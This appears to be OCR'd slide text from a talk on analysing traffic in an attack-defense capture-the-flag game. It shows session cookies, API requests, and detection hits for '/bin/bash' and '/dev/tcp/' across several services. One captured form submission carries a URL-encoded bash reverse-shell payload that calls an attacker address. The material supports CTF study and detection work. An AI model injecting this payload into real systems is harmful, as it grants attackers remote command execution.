Cookie: csrf-token=Fy7i1VzqVfXAmvy1, auth-token=ZGVmNTAyMDA0YTExNGQxOThjMTI0NTBkYWMwZWE2YmM3OGExNWMwZWFiMTJlMDlhNDY3OTVkYTk5NGVkNTUzODMyO
GVhYjZjZGU2ZTk2YTc3NDc1MTIzZGY4NjU1YTYyZjgzM2ZhZTUwZmY2ZTE0YWZjMzgzYWU0Zjk4OGQzMjdmNzI0MGJiOWY1NGE1NDcxZjYxYWIyODE1ZGRiZjBiYjc2NjAzNDEyMT
M5MWJjNTgxZjliOGVjYmI2ZWI1NjIxNTIyZGE4MTgwOTFm, csrf-token=0oUiHCfhDZenVxqn, auth-token=ZGVmNTAyMDAxZTMzYjlkYWY0MzVjNDA5OWYxY2JkZjU1ODhlY
jlkNzhiZDMzN2M4ODljYTM1YmU0NDdjYTU1YTM0NmJmMDYzNTk3ZDU0YWI5MDFjM2RiMjIzZjFlOGI4MWE3YzU0MTg3YzM3ZmUzNzUyY2Q2NTc0ODBhYjgwZWEyMTI2ZmJlYzZiZm
M5YzZmMTZmOWFlNTRlNzE2ODNiMjBmMDY2MzY4N2EzODYwMjE0MTJiY2U1OTA0M2IxMTcyNjhlMTFmMmI2OTlj, csrf-token=FrzNEsriyEtzJOQM, auth-token=ZGVmNTAyM
DA5OWIyNWU1MDJlOWZkOWQyY2I1ZjNhMzkzZDEzNjQ3YTAzOWU5NmYwYTBhOTAyODQ3MzJiMmM0MjU4MDVmZDcxM2M2MWUyYzU1NTg5MjU0Y2M0N2FhNzJmOWI4ODg1ZDI5OTkwMD
liYzRkZWI1ZTc2YjkyYTFlZjkwYzU4NjQ5MTEwMDk1MWVjMjliOGFmNzYxMzA5NjY4MzBjMTJhMjA5YjhlYjhkYjNhYWQ4MTQxMWY4YTBmMmY5YmNlZjQzY2IxNTE0, csrf-toke
n=eedyJD9nqv0VFXNe, auth-token=ZGVmNTAyMDAxMTVjZDViZmI4NWRmMTczYzVjMzU2Yjg2ODQxMjI0ZjY5ZTM4MzBlYjNkMGQzZTdlZTJkOTdmOTVjOWQ1ZGQyYTBiNWQ4MD
ljZTMzYWQzNDYxNDNkMTg1ODlkNzJhMzYxNGQ3ZTQ0MDAwOTVhMzBlOWJjNDkzYzM3ZmIwYzlhYmYwNmE1MDJjYmEyZGZjZjkwODI3ODRmOWNjYzBhYTY1ZTZlMDQ0NTYyNmMyYTR
kOGViNTM4ZDdlYzEyMTMwY2I4NmMw, csrf-token=L4KJVDkPkrxGMxze

POST http://10.80.91.2:8008/api/signup HTTP/1.1  ◂ 200
```

File /api/signup — Download file

```
{"login": "sybille214wT", "password": "6lGUsaxyIcvBPcr9Is7a"}
```

File /api/signup — Download file

```
{"status":200,"data":{"uid":"1963f4a2-f8ec-417f-97dd-00bfff1bae4e","username":"sybille214wT"}}
```

```
POST http://10.80.91.2:8008/api/signin HTTP/1.1  ◂ 200
```


File /api/signin — Download file

```
{"login": "sybille214wT", "password": "6lGUsaxyIcvBPcr9Is7a"}
```

```
POST http://10.80.91.2:8008/api/sheets/upload HTTP/1.1  ◂ 200
```

File wvu6z9d0.xlsx, Zip archive data, at least v2.0 to extract, compression method=store — Download file

Early RCE, no problem with IPS



Tick 23
image_galoisry (:5005) 53.0 ms, 2:09:02.5 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 17
jokes (:5000) 57.0 ms, 1:52:27.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 11
auction_service (:12346) 256 ms, 1:34:55.5 PM
RAW /bin/ /bin/bash /dev/tcp/

Tick 10
jokes (:5000) 64.0 ms, 1:31:23.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 5
jokes (:5000) 65.0 ms, 1:16:32.7 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 3
image_galoisry (:5005) 45.0 ms, 1:09:16.2 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

Tick 2
auction_service (:12346) 1.10 s, 1:06:14.3 PM
RAW /bin/ /bin/bash /dev/tcp/
jokes (:5000) 69.0 ms, 1:06:13.9 PM
HTTP POST /bin/ /bin/bash /dev/tcp/

```
Tick 3.090
From 9/23/2023, 1:09:16.205 PM
  to 9/23/2023, 1:09:16.250 PM
```

```
TCP flow from [fd66:777::13]:42080 to [fd66:666:798::2]:5005
→ 7 packets (831 bytes)
← 5 packets (862 bytes)
```

```
Found path '/dev/tcp/' (URL encoded)
```

```
Found path '/bin/bash' (URL encoded)
```

```
Found path '/bin/' (URL encoded)
```

```
Server: Werkzeug/2.3.7 Python/3.11.5
Cookie: session=0fa8ea81-7005-4e5e-8bfb-16e0de0736f5

POST http://[fd66:666:798::2]:5005/create HTTP/1.1  ◂ 302
```

```
gallery_name=626a7d711d8ce8319e5cf25314b4d769&description=%2Fbin%2Fbash+-i+%3E%26+
%2Fdev%2Ftcp%2F+fd66%3A666%3Abf%3Affff%3A%3A52%2F15263+0%3E%261&password=75a1e3c1b2a685aa933b7864d57bc8c7
```

```
POST /create HTTP/1.1
host: [fd66:666:798::2]:5005
content-length: 187
content-type: application/x-www-form-urlencoded
connection: close

gallery_name=626a7d711d8ce8319e5cf25314b4d769&description=%2Fbin%2Fbash+-i+%3E%26+
%2Fdev%2Ftcp%2F+fd66%3A666%3Abf%3Affff%3A%3A52%2F15263+0%3E%261&password=75a1e3c1b2a685aa933b7864d57bc8c7HTTP/1.1 302 FOUND
```

3. Questions ?

-